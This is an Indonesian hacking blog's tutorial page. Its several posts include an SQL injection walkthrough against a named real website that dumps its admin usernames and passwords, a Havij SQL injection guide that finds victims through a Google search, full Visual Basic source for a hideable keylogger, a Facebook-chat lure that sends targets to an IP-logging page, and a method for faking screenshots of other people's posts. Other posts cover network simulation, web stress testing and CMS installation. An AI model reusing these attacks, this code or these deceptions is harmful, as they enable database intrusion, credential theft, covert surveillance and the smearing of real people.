Adsense Indonesia
Tampilkan postingan dengan label Tutorial. Tampilkan semua postingan

Maraknya Penyebaran Foto Capture HOAX

Written By δικα ςταΓκεγ on Sabtu, 07 Juli 2012 | 17.26

Sallam,

Kali ini Saya akan memberikan sedikit penjelasan tentang maraknya upload gambar Capture HOAX yang sengaja diunggah ke berbagai situs jejaring sosial seperti Facebook untuk menjatuhkan atau melecehkan seseorang / golongan tertentu. Tidak sedikit Saya temukan hasil capture postingan di status Facebook / Group yang telah di edit yang sengaja di unggah oleh pihak tertentu yang tidak bertanggung jawab. Saya hanya menghimbau kepada temen-temen semua agar tidak mudah percaya kebenaran akan hasil capture tersebut.

Ada beberapa cara tentunya untuk mengedit postingan seseorang sehingga ada suatu pihak yang sengaja untuk menyebarluaskan hasil editan gambar tersebut. Dari berbagai software editor gambar seperti paint, photoshop dst. Tetapi kali ini Saya tidak akan menjelaskan panjang lebar caranya dengan menggunakan software tersebut, namun Saya akan sedikit memberikan sedikit trik untuk mengedit postingan seseorang di situs jejaring sosial hingga menjadi gambar dari hasil Capture yang lebih terkesan asli tanpa terlihat cacat sedikitpun karena tanpa perlu mengedit dengan software editor gambar.

Langsung saja, yang Anda butuhkan adalah notepad / notepad portable atau editor lain yang menurut Anda nyaman digunakan. Namun kali ini Saya menggunakan Notepad Portable. Sebagai contoh, kali ini Saya akan mengeksekusi status teman Saya sendiri di Facebook.
  • Buka Beranda dan cari target

  • Target sudah ditemukan, View Page Source atau Ctrl + U lalu copy seluruh code.

  • Buka Notepad dan paste seluruh code.

  • Sekarang tinggal di eksekusi, coba ganti status target menjadi "Saya Galau..."
  • Cari status target (Ctrl+F) "Semacam di cuekin -____-" dan ganti dengan "Saya Galau..."


  • Save dengan nama terserah.html
  • Dobel klik terserah.html dan lihat hasilnya,

  • Silahkan berkreasi dengan mengganti Nama, Foto dst...

Tulisan ini semata-mata hanya untuk pembelajaran saja. Dan sekali lagi Saya himbau agar tidak mudah percaya dengan kebenaran hasil sebuah Capture tanpa adanya bukti yang jelas.

Mudah-mudahan bermanfaat,
Sallam...
17.26 | 5 komentar | Read More

Tutorial Schemafuzz

Written By δικα ςταΓκεγ on Jumat, 20 April 2012 | 02.27

Assallamualaikum Wr Wb,
Salam sejahtera,
Pada kesempatan kali ini saya akan berbagi tutorial singkat SQLi menggunakan schemafuzz.py.
Oke langsung saja, langkah pertama download schemafuzz DISINI. Langkah berikutnya install python, jika belum ada bisa di download DISINI. Jika python sudah terinstal, langsung jalankan di cmd. Untuk mempermudah silahkan rename schemafuzz.py menjadi root.py dan simpan di Direktori C.
  • Siapkan target, disini saya menggunakan "http://www.perfectpotion.net.cn/article.php?id=36"

  • Buka cmd, ketikkan perintah "cd c:\" lalu "dir" anpa tanda kutip.

  • Kemudian cari jumlah column degnan mengetikan perintah dibawah tanpa tanda kutip, (Lihat Gambar).

    "root.py --findcol -u http://www.perfectpotion.net.cn/article.php?id=36"


    Maka hasilnya akan tampak seperti gambar dibawah :


  • Dari gambar di atas bisa kita lihat bahwa jumlah column adalah 20, null column pada column ke-1. Seperti di SQLi manual, column 1 adalah angka ajaib.

  • Langkah selanjutnya mencari nama database. Ketikkan perintah : root.py --dbs -u (darkc0de URL)

    "root.py --dbs -u http://www.perfectpotion.net.cn/article.php?id=36+AND+1=2+UNION+SELECT+0,darkc0de,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19"

    Lihat hasilnya :

    Dari gambar di atas sudah terlihat nama database yaitu "yf".

  • Untuk melihat table dan column, kita ketikkan perintah "root.py --schema -u (darkc0de URL) -D (database name)

    "root.py --schema -u http://www.perfectpotion.net.cn/article.php?id=36+AND+1=2+UNION+SELECT+0,darkc0de,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19 -D yf"


    Maka hasilnya akan tampak dalam gambar berikut :


  • Dari gambar di atas sudah terlihat jelas nama table dan column, untuk melihat data dalam column ketikkan perintah "root.py --dump -u (darkc0de URL) -D (database name) -T (table name) -C (column name)

    *Untuk menghindari error dalam pembacaan data, saya hanya akan mengambil data di table "admin" dan column "ID,AdminName,AdminPass" saja.

    "root.py --dump -u http://www.perfectpotion.net.cn/article.php?id=36+AND+1=2+UNION+SELECT+0,darkc0de,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19 -D yf -T admin -C ID,AdminName,AdminPass"

Maaf, hasilnya tidak akan saya post disini... :D
Mudah-mudahan bermanfaat,
Wassalam...
02.27 | 0 komentar | Read More

Instalasi Jcow ( Sosial Networking ) Di Free Web Hosting

Written By δικα ςταΓκεγ on Rabu, 11 April 2012 | 12.00

Kali ini saya akan berbagi tutorial singkat instalasi CMS Jcow di free web hosting. Tanpa panjang lebar langsung saja. Langkah pertama, download file jcow 6.0.1 DISINI.
Untuk Jcow 7.0 tidak support untuk free web hosting.
Selanjutnya anda harus mempunyai hosting sendiri, tapi kali ini sesuai judul di atas saya menggunakan free web hosting dan saya anggap kalian sudah paham tentang web hosting. Disini saya menggunakan idhostinger[dot]com.
Langkah selanjutnya,
  • Login ke cpanel, buka file manager - public_html - upload, kemudian upload file jcow yang sudah kalian download tadi. (Lihat Gambar)


  • Setelah proses upload selesai, masuk ke folder install, pilih / centang config.php - Chmod, Rubah perms menjadi 777.

  • Lalu seperti cara di atas, buka folder "my" rubah perms config.php menjadi 777.
  • Kemudian kembali ke cpanel - masuk ke Database MySQL, buat database baru.
  • Buka tab baru di browser anda, ketikkan http://www.namadomainanda.com/install.php lalu isi kolom sesuai database yang anda buat tadi. (Lihat Gambar)


  • Tinggal satu langkah lagi, masuk ke cpanel - file manager - public_html, delete file install.php
  • Silahkan berkreasi, rubah tampilan sesuai keinginan kalian.
  • KLIK DISINI untuk Live Demo.
  • Selesai.


    Selamat mencoba, semoga bermanfaat...


12.00 | 3 komentar | Read More

Membuat Key Logger Dengan Visual Basic

Written By δικα ςταΓκεγ on Rabu, 28 Maret 2012 | 23.27

Assalamualaikum wr wb, Salam sejahtera sobat blogger...
Sesuai dengan judul di atas, kali ini saya akan memberikan sedikit tutorial membuat key logger sederhana dengan Visual Basic. Oke langsung saja gan...

  1. Siapkan Visual Basic , Disini saya menggunakan Visual Basic 6.0
  2. Buka program Visual Basic
  3. New Project Standard EXE


  4. Tambahkan 1 buah TextBox, 4 buah CommandButton, 2 Timer, dan 6 buah Label (Lihat Gambar)


  5. Copas semua Code di bawah ini

    ' ############### Starkey - logger #############
    ' ############### (c) starkey 2012 #############
    ' ####http://starkey-magazine.blogspot.com/#####


    Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As Integer
    Private Declare Function GetForegroundWindow Lib "user32" () As Long
    Private Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA" (ByVal hWnd As Long, ByVal sWndTitle As String, ByVal cLen As Long) As Long
    Private hForegroundWnd As Long
    Private backs As Boolean

    Private Sub Command1_Click()
    Timer1.Enabled = True
    End Sub

    Private Sub Command2_Click()
    Timer1.Enabled = False
    End Sub

    Private Sub Command3_Click()
    backs = True
    End Sub

    Private Sub Command4_Click()
    backs = False
    End Sub

    Private Sub Form_Load()
    backs = True
    End Sub


    Private Sub Label1_Click()

    End Sub

    Private Sub Label4_Click()

    End Sub

    Private Sub Label6_Click()
    Timer1.Enabled = True
    End Sub

    Private Sub Label7_Click()
    Timer1.Enabled = False
    End Sub

    Private Sub Label8_Click()
    backs = True
    End Sub

    Private Sub Label9_Click()
    backs = False
    End Sub

    Private Sub Text1_Change()
    Text1.SelStart = 0
    Text1.SelLength = Len(Text1.Text)
    End Sub


    Private Sub Timer1_Timer()

    Dim x, x2, i, t As Integer
    Dim win As Long
    Dim Title As String * 1000

    win = GetForegroundWindow()
    If (win = hForegroundWnd) Then
    GoTo Keylogger
    Else
    hForegroundWnd = GetForegroundWindow()
    Title = ""

    GetWindowText hForegroundWnd, Title, 1000


    Select Case Asc(Title)

    Case 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95
    Text1.Text = Text1.Text & vbCrLf & vbCrLf & "[ " & Title
    Text1.Text = Text1.Text & " ]" & vbCrLf
    End Select

    End If

    Exit Sub

    Keylogger:

    For i = 65 To 90

    x = GetAsyncKeyState(i)
    x2 = GetAsyncKeyState(16)


    If x = -32767 Then

    If x2 = -32768 Then
    Text1.Text = Text1.Text & Chr(i)
    Else: Text1.Text = Text1.Text & Chr(i + 32)
    End If

    End If

    Next

    For i = 8 To 222

    If i = 65 Then i = 91

    x = GetAsyncKeyState(i)
    x2 = GetAsyncKeyState(16)


    If x = -32767 Then

    Select Case i

    Case 48
    Text1.Text = Text1.Text & IIf(x2 = -32768, ")", "0")
    Case 49
    Text1.Text = Text1.Text & IIf(x2 = -32768, "!", "1")
    Case 50
    Text1.Text = Text1.Text & IIf(x2 = -32768, "@", "2")
    Case 51
    Text1.Text = Text1.Text & IIf(x2 = -32768, "#", "3")
    Case 52
    Text1.Text = Text1.Text & IIf(x2 = -32768, "$", "4")
    Case 53
    Text1.Text = Text1.Text & IIf(x2 = -32768, "%", "5")
    Case 54
    Text1.Text = Text1.Text & IIf(x2 = -32768, "^", "6")
    Case 55
    Text1.Text = Text1.Text & IIf(x2 = -32768, "&", "7")
    Case 56
    Text1.Text = Text1.Text & IIf(x2 = -32768, "*", "8")
    Case 57
    Text1.Text = Text1.Text & IIf(x2 = -32768, "(", "9")

    Case 112: Text1.Text = Text1.Text & " F1 "
    Case 113: Text1.Text = Text1.Text & " F2 "
    Case 114: Text1.Text = Text1.Text & " F3 "
    Case 115: Text1.Text = Text1.Text & " F4 "
    Case 116: Text1.Text = Text1.Text & " F5 "
    Case 117: Text1.Text = Text1.Text & " F6 "
    Case 118: Text1.Text = Text1.Text & " F7 "
    Case 119: Text1.Text = Text1.Text & " F8 "
    Case 120: Text1.Text = Text1.Text & " F9 "
    Case 121: Text1.Text = Text1.Text & " F10 "
    Case 122: Text1.Text = Text1.Text & " F11 "
    Case 123: Text1.Text = Text1.Text & " F12 "

    Case 220: Text1.Text = Text1.Text & IIf(x2 = -32768, "|", "\")
    Case 188: Text1.Text = Text1.Text & IIf(x2 = -32768, "<", ",")
    Case 189: Text1.Text = Text1.Text & IIf(x2 = -32768, "_", "-")
    Case 190: Text1.Text = Text1.Text & IIf(x2 = -32768, ">", ".")
    Case 191: Text1.Text = Text1.Text & IIf(x2 = -32768, "?", "/")
    Case 187: Text1.Text = Text1.Text & IIf(x2 = -32768, "+", "=")
    Case 186: Text1.Text = Text1.Text & IIf(x2 = -32768, ":", ";")
    Case 222: Text1.Text = Text1.Text & IIf(x2 = -32768, Chr(34), "'")
    Case 219: Text1.Text = Text1.Text & IIf(x2 = -32768, "{", "[")
    Case 221: Text1.Text = Text1.Text & IIf(x2 = -32768, "}", "]")
    Case 192: Text1.Text = Text1.Text & IIf(x2 = -32768, "~", "`")


    Case 8: If backs = True Then If Len(Text1.Text) > 0 Then Text1.Text = Mid(Text1.Text, 1, Len(Text1.Text) - 1)
    Case 9: Text1.Text = Text1.Text & " [ Tab ] "
    Case 13: Text1.Text = Text1.Text & vbCrLf
    Case 17: Text1.Text = Text1.Text & " [ Ctrl ]"
    Case 18: Text1.Text = Text1.Text & " [ Alt ] "
    Case 19: Text1.Text = Text1.Text & " [ Pause ] "
    Case 20: Text1.Text = Text1.Text & " [ Capslock ] "
    Case 27: Text1.Text = Text1.Text & " [ Esc ] "
    Case 32: Text1.Text = Text1.Text & " "
    Case 33: Text1.Text = Text1.Text & " [ PageUp ] "
    Case 34: Text1.Text = Text1.Text & " [ PageDown ] "
    Case 35: Text1.Text = Text1.Text & " [ End ] "
    Case 36: Text1.Text = Text1.Text & " [ Home ] "
    Case 37: Text1.Text = Text1.Text & " [ Left ] "
    Case 38: Text1.Text = Text1.Text & " [ Up ] "
    Case 39: Text1.Text = Text1.Text & " [ Right ] "
    Case 40: Text1.Text = Text1.Text & " [ Down ] "
    Case 41: Text1.Text = Text1.Text & " [ Select ] "
    Case 44: Text1.Text = Text1.Text & " [ PrintScreen ] "
    Case 45: Text1.Text = Text1.Text & " [ Insert ] "
    Case 46: Text1.Text = Text1.Text & " [ Del ] "
    Case 47: Text1.Text = Text1.Text & " [ Help ] "
    Case 91, 92: Text1.Text = Text1.Text & " [ Windows ] "

    End Select


    End If

    Next

    End Sub


    Private Sub Timer2_Timer()
    Dim a, b, x As Long
    a = GetAsyncKeyState(120)
    b = GetAsyncKeyState(121)
    x = GetAsyncKeyState(16)
    If a = -32767 And x = -32768 Then Me.Hide
    If b = -32767 And x = -32768 Then Me.Show
    End Sub

  6. Jalankan dengan menekan tombol F5
Live demo bisa di download disini :


Semoga bermanfaat, wassalam...
23.27 | 15 komentar | Read More

Simulasi Jaringan Dengan Packet Tracer

Written By δικα ςταΓκεγ on Selasa, 27 Maret 2012 | 12.58

Saat ini banyak sekali cabang untuk Ilmu komputer, antara lain adalah Rekayasa Perangkat Lunak (software engineering), System bisnis cerdas, Sistem Informasi, serta tak lupa ilmu mengenai jaringan komputer. Diantara cabang ilmu diatas, yang paling sering terdengar belakangan ini adalah mengenai jaringan komputer.

Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image

Dalam jaringan komputer banyak sekali yang harus dipelajari, antara lain mengenai internet, TCP/IP, HTTP, pengamanan jaringan, jaringan multimedia, simulasi jaringan dan masih banyak sub-sub ilmu yang harus dipelajari. Namun yang menjadi dasar adalah bagaimana kita paham tentang dasar jaringan komputer itu sendiri, untuk itu kita tidak hanya membaca teori semata, kita juga harus praktek di lapangan agar mengerti.

Tapi betapa butuh biaya yang sangat banyak jika kita ingin mempraktekkan sebuah jaringan komputer (walaupun yang sederhana), oleh karena itu, Cisco sebagai perusahaan terkemuka di bidang jaringan meluncurkan sebuah aplikasi yang sangat menolong bagi kita yang ingin menyimulasikan jaringan komputer, yaitu dengan Cisco Packet Tracer

Packet tracer merupakan sebuah software yang dapat digunakan untuk melakukan simulasi jaringan. Untuk mendapatkan software ini sangatlah mudah, karena kita bisa mendapatkannya secara gratis dari internet. Kita bisa langsung mengunduhnya di http://www.mediafire.com/?zziz2tziywj

Karena disini saya akan membahasa mengenai sedikit tutorial mengenai membuat jaringan, maka untuk proses download dan instalasi (yang sangat mudah) tidak perlu saya jelaskan. Oke langsung saja kita menuju tutorial.

  • Klik start -> Programs -> Packet Tracer
  • Atau klik iconnya pada desktop

Berikut ini tampilan worksheet nya.

Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image

  • Untuk menambahkan device ke area kerja, maka dapat dilakukan langkah-langkah berikut
    • Pilih salah satu device yang akan ditambahkan dengan cara klik iconnya
    • Pilih salah satu jenis device yang akan ditambahkan dengan cara klik dan drag atau klik salah satu icon kemudian klik pada area kerja.

Oke, disini kita akan menyimulasikan jaringan sederhana, ambil saja contoh sebuah warnet dengan 1 router, 1 hub dengan 9 PC client.

Disini kita langsung definiskan terlebih dahulu berapa IP untuk masing-masing PC tersebut.

Nama PCIP AddressSubnet MaskDefault Gateway
Router1192.168.1.1255.255.255.0
PC-0192.168.1.2255.255.255.0192.168.1.1
PC-1192.168.1.3255.255.255.0192.168.1.1
PC-2192.168.0.4255.255.255.0192.168.1.1
PC-3192.168.0.5255.255.255.0192.168.1.1
PC-4192.168.0.6255.255.255.0192.168.1.1
PC-5192.168.0.7255.255.255.0192.168.1.1
PC-6192.168.0.8255.255.255.0192.168.1.1
PC-7192.168.0.9255.255.255.0192.168.1.1
PC-8192.168.0.10255.255.255.0192.168.1.1
  • Buat sebuah jaringan seperti gambar berikut, karena defaultnya isi slot dari sebuah hub adalah 6, kita akan menambahkannya menjadi 10 dengan men-drag modul di pojok kanan bawah ke slotnya hub.

Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image

Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image

  • Langsung saja kita mulai mengkonfigurasi seluruh devicenya. Untuk pertama kali kita konfigurasi router1. Klik tab config, Kita masukkan IP address dan mask-nya sesuai dengan table.

Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image

  • Untuk hub tidak ada konfigurasi, karena digunakan sebagai perantara.
  • Sekarang kita konfigurasi untuk semua clientnya.
  • Berikut ini cara konfigurasi PC-0 (gunakan juga cara ini untuk PC-PC lainnya)
  • Double click gambara PC nya, kemudian pilih tab config, kemudian pilih setting, isi gatewaynya sesuai dengan table, kemudian pilih FastEthernet dan isikan IP addres dan mask sesuai dengan tabel.

Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image

Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image

  • Setelah selesai mengkonfigurasi semuanya. Kita akan mengetesnya, apakah jaringan yang kita buat sudah benar atau tidak. Caranya adalah dengan menggunakan fasilitas Ping di setiap PC.

Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image

  • Double-klik sembarang PC, kemuadian pilih tab Desktop, lalu pilih Command Prompt. Lalu kita ketikkan perintah Ping[spasi]IP tujuan

Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image

  • Jika terdapat reply, maka sudah terhubung satu dengan IP tujuan, gunakan fasilitas ini untuk mengecek keseluruhan IP

Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image

  • Jika sudah me-reply semuanya, maka jaringan anda sudah benar dan siap dipakai Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image

Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image

Dengan adanya software simulasi semacam packet tracer, maka sangat memberi kemudahan untuk mempraktekkan teori-teori yang telah kita dapat. Kita hanya perlu menginstall software, tidak perlu membeli device-device yang kita perlukan. Dan software ini biasa juga digunakan untuk para ahli jaringan sebelum mendeploy sebuah jaringan di perusahaan atau instansa-instansi terkait. So, mengapa kita tidak mencobanya? Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image

12.58 | 0 komentar | Read More

Cara Mengetahui IP Lawan via Chatting Facebook

Tutorial ini digunakan untuk mengetahui IP lawan dengan cara chat di FaceBook.
Hal ini bermanfaat untuk mengidentifikasi lawan melalui media Social Engineering.

Cara Mengetahui IP Lawan

Ada beberapa yang perlu disiapkan yaitu:

  1. Sebuah SERVER HOSTING yang bisa dipakai untuk menyimpan file logger.
  2. Sebuah LINK content / halaman menarik yang dapat digunakan untuk mengalihkan perhatian lawan.
  3. FILE LOGGER itu sendiri.

Instalasi FILE LOGGER kedalam CONTENT:

  1. Bikin sebuah artikel yang indah & menarik, sehingga akan banyak orang yang akan melihat.
  2. Kemudian buatlah file HTML, misalkan simpan difile: “galau.html“.
  3. Pada sela-sela code html tersebut, masukkanlah / inject code logger kedalam source htmlnya.
  4. Sesuaikan / edit alamat email untuk pengiriman hasil IP target di dalam code loggernya.
  5. Kemudian upload file tersebut ke server hosting.
  6. Pastikan serverhosting memiliki kemampuan pengiriman email seperti: SMTP / POP3
  7. Nanti file tersebut dibuka dengan: http://www.situsanda.com/galau.html

Cara yang dipakai disini adalah:

  1. Berusaha chatting dengan lembut dan baik dengan lawan chatting kita.
  2. Kemudian rayulah lawan untuk dapat meng-klik LINK yang sudah kita berikan tadi.
  3. Konfirmasikan ke lawan apakah sudah membaca link dengan cara menanyakan apa isi linknya.
  4. Link yang anda kirimkan adalah link logger yang tadi yaitu http://www.situsanda.com/galau.html

Setelah dapat dipastikan bahwa lawan kita sudah melihat link tersebut.

Maka, jreeengggggg.. kita lihat hasilnya. Itulah dia IP lawan chatting kita di Facebook.

Untuk lebih jelas detailnya silakan ditonton disini:


File yang dibutuhkan, silakan download disini:

Selamat mencoba & semoga berhasil :)

12.50 | 0 komentar | Read More

Pengujian Webserver Dengan Stress Test Tool

Ketemu lagi nih untuk berbagi sedikit ilmu mengenai penggunaan salah satu software untuk mengetahui seberapa baik dan bagus tentang fungsi dari web kita. Pada postingan sebelumnya, kami telah menjelaskan bagaimana cara proses instalasi software (WAPT) untuk pengujian web. Saat ini, kami akan menjelaskan bagaimana cara menguji suatu fungsionalitas dari web kita..

Untuk memperhemat waktu, mari kita lihat cara-caranya seperti dibawah ini :

1. Jalankan Software WAPT, tentunya sudah terinstal pada laptop atau komputer anda. berikut ini adalah tampilan awal software WAPT.

12954645592120978399

Setelah tampilan softwarenya terlihat alias muncul, sekarang kita akan memulai untuk mengetahui fungsi software ini dengan klik menu ‘New’ lalu sesuaikan dengan tujuan pengetesan anda. Disini kami memilih untuk ‘Strees’ test. Untuk lebih mudah, lihatlah gambar yang diberi tanda merah seperti dibawah ini.

12954649761174546952

Setelah pemilihan test selesai, maka tampilan berikutnya akan menanyakan tentang scenario yang diingankan oleh user. Kami mengatur scenario sebanyak 1-20 user. Untuk inputan yang dibawahnya kami mencantumkan 20 untuk step pengaturan waktu user masuk, yaitu setiap 20 detik akan ada 2 user yang mengakses web. Setelah itu, kita pilih ‘next’.

12954646591507390021

Pada tampilan dibawah ini,anda akan diminta untuk memeasukkan inputan berapa lama test akan dijalankan. Disini kami akan melakukan pengujian selama 2 menit, jika waktu pengujian telah diisi,klik ‘next’

129546468849508842

Nah sekarang anda tinggal masukkan berapa kolum yang akan tampil untuk hasil pada report yang akan keluar setelah semua pengujian berhasil. Kami menggunakan 10 kolom saja.12954650541135854121

Setelah semua step sudah dijalankan sesuai inputan anda, klik ‘finish’ untuk memulai proses pengujiannya. Jangan lupa klik pada checkbox seperti yang diberi tanda merah seperti gambar dibawah ini.

12954647562042909205

Setelah semua langkah pengaturan scenario terpenuhi, maka sekarang anda tinggal membuat suatu profile scenario yang berfungsi untuk penyimpanan semua scenario dari awal sampai akhir. Setelah menulis profile seperti yang kami gunakan ‘Stress Tes’, klik OK

1295465122509528333

Setelah pembuatan profile untuk scenario selesai, maka kita akan melanjutkan proses penggujian. Tampilan dibawah ini merupakan tampilan awal pada web local kami.
1295464806467808679

Sekarang anda tinggal memilih action button apa saja yang akan anda test, disini ada 23 action yang kami test. Seperti yang anda lihat pada lingkaran merah dibawah ini. Dan untuk langkah selanjutnya, anda pilih menu ‘Verify Test’ seperti tanda panah merah diwabah ini

1295464845237218618

Setelah proses Verify selasai, maka sekarang kita jalankan testnya dengan mengklik ‘Run Test’…
1295465284385002887

Proses pengujian pun telah berjalan diikuti dengan timeline yang telah kita atur tadi pada saat penentuan scenario. Untuk melihatnya kami telah memberikan tanda merah pada timelinenya seperti gambar dibawah ini
1295465316558472492

Pengujian telah selesai, sekarang kita tinggal melihat hasilnya melalui Grafik yang terlihat dibawah ini. Oh iya, jangan heran ya apabila Mozila anda akan muncul secara tiba-tiba diikuti hasil dari proses pengujian tadi. Seperti gambar kedua dibawah ini
12954650022086417421295465034486539755

Stress test sudah dilakukan dan melihat bagaimana ternyata web yang sudah kita test apakah sudah cukup layak untuk di luncurkan.

Bagaimana? masih bingungkah anda tenang Stress test ini? Selanjutnya anda tinggal mencobanya sendiri, karena dengan itu anda akan lebih mengetahui hasil dari Stress Test ini….

DOWNLOAD TOOLS WAPT

Download WAPT

12.38 | 0 komentar | Read More

SQLi Dengan Havij

Langkah pertama, cari dulu website yang akan dijadikan target. Buka google, ketik misalkan : inurl:index.php?id=

Setelah kita dapat web target, cek menggunakan tanda petik – ‘

Buka Tools havij, copas url web target


1. Setelah di copas URL’y lalu Klik icon Analyze. Tunggu sampai selesai. (Biarkan sampai status kembali I’m IDLE)
Kalo dagh selesai nanti tampilan’y akan seperti ini :


2. Selanjut’y Klik icon Tables, tampilan’y seperti ini :


3. Lanjutkan dengan mengKlik Get DBs Screenshoot seperti di bawah ini :


OK guys…udah keliatan tuwh nama2 dari database’y, tgl dipilih target yg ingin qta perkosa. Qta perkosa Database yg bernama Administrator aja. Very Happy

4. Klik DB Administrator lalu klik Get Tables, nanti akan keluar tables2’y seperti ini :


5. Next sekarang qta cari columns’y. Cara’y klik hasil yg keluar tadi beberapa columns yg keluar dari tables Administrator seperti ini : isdeleted,tingkat,password,user_name,id
Qta centang user_name and password’y saja lalu klik Get Data.
Ok guys selesai akhir’y password and user_name Admin dah nongol tuwh.


Tools ini memang cukup banyak fungsi’y, selain sql injection secara otomatic. Tools ini mempunyai banyak fitur lain’y antara lain untuk mencari halaman admin ato mencari password hash MD5.


Cukup sampe sini aja yak, klo untuk mencari halaman admin’y ato MD5 silahkan di otak-atik sendiri aja. Cara’y mudah kok.

Download Tools Havij:

12.31 | 1 komentar | Read More
 
dhika_starkey